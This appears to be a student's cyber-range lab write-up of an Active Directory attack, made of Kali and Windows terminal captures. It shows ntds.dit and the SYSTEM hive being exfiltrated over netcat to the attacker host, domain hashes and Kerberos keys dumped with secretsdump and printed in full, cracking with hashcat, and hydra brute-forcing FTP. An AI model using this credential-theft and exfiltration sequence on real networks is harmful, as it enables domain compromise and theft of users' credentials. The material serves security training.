└─$ nc -lvnp 4444 > ntds.dit
listening on [any] 4444 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62955
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ ls
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  ntds.dit  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Windows:




```
              12 File(s)     34,495,880 bytes
               2 Dir(s)  38,315,216,896 bytes free

C:\TEMP>nc64.exe 10.8.0.131 4444 < SYSTEM
nc64.exe 10.8.0.131 4444 < SYSTEM

C:\TEMP>nc64.exe 10.8.0.131 4444 < ntds.dit
nc64.exe 10.8.0.131 4444 < ntds.dit

C:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now that the files are safely on our kali machine we can begin cracking

We will use a python file called “secretsdump.py” to extract the hashes which can be obtained using:

- cp /usr/share/doc/python3-impacket/examples/secretsdump.py .



```
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  ntds.dit  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ locate secretsdump
/usr/bin/impacket-secretsdump
/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-310.pyc
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-39.pyc
/usr/share/doc/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.md
/usr/share/doc/python3-impacket/examples/secretsdump.py
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/__pycache__/secretsdump.cpython-310.pyc
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/__pycache__/secretsdump

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ cp /usr/share/doc/python3-impacket/examples/secretsdump.py .

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ ls
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  ntds.dit  secretsdump.py  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ 
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Time to extract

First we need a module called impacket

- sudo git clone https://github.com/SecureAuthCorp/impacket.git

- python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt                  1 ×
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×049798a3bca21b82820cc769f8f72ca3
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 73b84bd7ba41ee61e04f95de9b298364
[*] Reading and decrypting hashes from ./ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7b156720c44d3af365c3d96fdb5d1167:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Chronos:1001:aad3b435b51404eeaad3b435b51404ee:4d4e7e8c97e10a852a3b0b98e4d27c45:::
Helios:1002:aad3b435b51404eeaad3b435b51404ee:24982c7bc744cea5e596bdf3b581d5ab:::
Taurinus:1003:aad3b435b51404eeaad3b435b51404ee:7ef3b1249286b69b5674cb92ecdb77b1:::
Zedrick:1004:aad3b435b51404eeaad3b435b51404ee:273e2bc34799d066d0e92d4037e6afe9:::
Civello:1005:aad3b435b51404eeaad3b435b51404ee:f735c9319e510a71cfda630cbdb6419b:::
Willet:1006:aad3b435b51404eeaad3b435b51404ee:450e8c2cca73e610ea25c28b8cc6b66c:::
Adus:1007:aad3b435b51404eeaad3b435b51404ee:8ddc550d8cb9c35488f618f0f85b22b6:::
Orius:1008:aad3b435b51404eeaad3b435b51404ee:c28712196737947408772 3c141e382e5:::
ALDRUHN$:1010:aad3b435b51404eeaad3b435b51404ee:e444fd329f950f195cebc1d0a3df6fab:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0f193cde5e5e9765366534e4da178564:::
GNISIS$:1113:aad3b435b51404eeaad3b435b51404ee:9a0e0071df62048ae5bc5282e2782d32:::
dagon-fel$:1114:aad3b435b51404eeaad3b435b51404ee:7a6f029b65b78b70a6a5ecf8faf2f30e:::
tel-mora$:1115:aad3b435b51404eeaad3b435b51404ee:3a19e7aa46e31ad0149d9e45bf62a2b2:::
[*] Kerberos keys from ./ntds.dit
Administrator:aes256-cts-hmac-sha1-96:a74801634dbb8ae7bdcee6643c6f1e9f79f7f776e9fde28817b5ad7f14b5edf6
Administrator:aes128-cts-hmac-sha1-96:c18bd61737cd2a6fb88895665cbe6cb8
Administrator:des-cbc-md5:67f41a1c52e3d35e
ALDRUHN$:aes256-cts-hmac-sha1-96:f31c66e64e813e414da499957cd27997d284b6a110438383ac7baee2509e338b
ALDRUHN$:aes128-cts-hmac-sha1-96:c911777e235c4b1c1b0f8c4e3622a8bd
ALDRUHN$:des-cbc-md5:b3733d851cbf9e23
krbtgt:aes256-cts-hmac-sha1-96:47c254150e342c3618dd8356e89a95f93266d05a8ffeaefd42bf281ba8a639a0
krbtgt:aes128-cts-hmac-sha1-96:974ca084633f6dbabecba38315452e6d
krbtgt:des-cbc-md5:d58a15a791bcc87c
GNISIS$:aes256-cts-hmac-sha1-96:def2102c94c7b57ce43aa8cb1039836064e54795372674412d4e70592d2f6ad7
GNISIS$:aes128-cts-hmac-sha1-96:be22495216ebb49906101a71c0225b32
GNISIS$:des-cbc-md5:02e58f54a81c1a85
dagon-fel$:aes256-cts-hmac-sha1-96:3e049b838faef226cd084deb48413af0946bab39b8b4c799294ee366a5e77459
dagon-fel$:aes128-cts-hmac-sha1-96:2dc627f45150218747052a7521e0f8b0
dagon-fel$:des-cbc-md5:ef0eb345a7bfa297
tel-mora$:aes256-cts-hmac-sha1-96:227f56cc07c54499bc7d73e0451b41e58b972d9beb159928820846abf2848948
tel-mora$:aes128-cts-hmac-sha1-96:248aa127685210a3852faa48435e249
tel-mora$:des-cbc-md5:34bad080f1dcabdf
[*] Cleaning up ...

┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ ▯
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now we have the hashes for all hosts on this domain which include

- Dagon-fel
- ALDRUHN
- GNISIS
- Tel-mora

- hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule      255 ⨯
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]
================================================================================================================
=============================

* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 5698/11460 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 15 digests; 15 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 99086

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```


```
Hayden Bruinsma 16154605

┌──(kali㉿kali)-[~]
└─$ ;l
```

This will take some time to complete but maybe we can use the users and passwords in further attacks on Pelagiad

We should try to brute force FTP

- hydra -l Centurion -P /home/kali/rockyou.txt 192.168.78.27 ftp


We changed to 192.168.78.27 as I was unable to find more information on the machine and thought it was because it was on the cyber range so I downloaded the .ova and noticed Centurion was a user…I know this is cheeky but I was lost.



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ ftp 192.168.78.27
Connected to 192.168.78.27.
220 Microsoft FTP Service
Name (192.168.78.27:kali): Administrator
331 Password required for Administrator.
Password:
530 User cannot log in.
ftp: Login failed
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ hydra -l Centurion -P /home/kali/rockyou.txt 192.168.78.27 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 04:25:00
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session
 found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per ta
sk
[DATA] attacking ftp://192.168.78.27:21/
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

No luck



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ sudo hydra -l Centurion -P /home/kali/rockyou.txt 192.168.78.27 ftp                    1 ✗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-25 04:32:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
 found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per ta
sk
[DATA] attacking ftp://192.168.78.27:21/
[STATUS] 4111.00 tries/min, 4111 tries in 00:01h, 14340288 to do in 58:09h, 16 active
[STATUS] 4147.67 tries/min, 12443 tries in 00:03h, 14331956 to do in 57:36h, 16 active
[STATUS] 4160.71 tries/min, 29125 tries in 00:07h, 14315274 to do in 57:21h, 16 active
[STATUS] 3977.93 tries/min, 59669 tries in 00:15h, 14284730 to do in 59:51h, 16 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-25 04:47:37
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

```
s/Pelagiad_192.168.2.7]
xt -P /home/kali/rockyou.txt 192.168.78.27 ftp

 David Maciejak - Please do not use in military or secret service organi
 is non-binding, these *** ignore laws and ethics anyway).

/thc-hydra) starting at 2022-10-25 05:01:43
```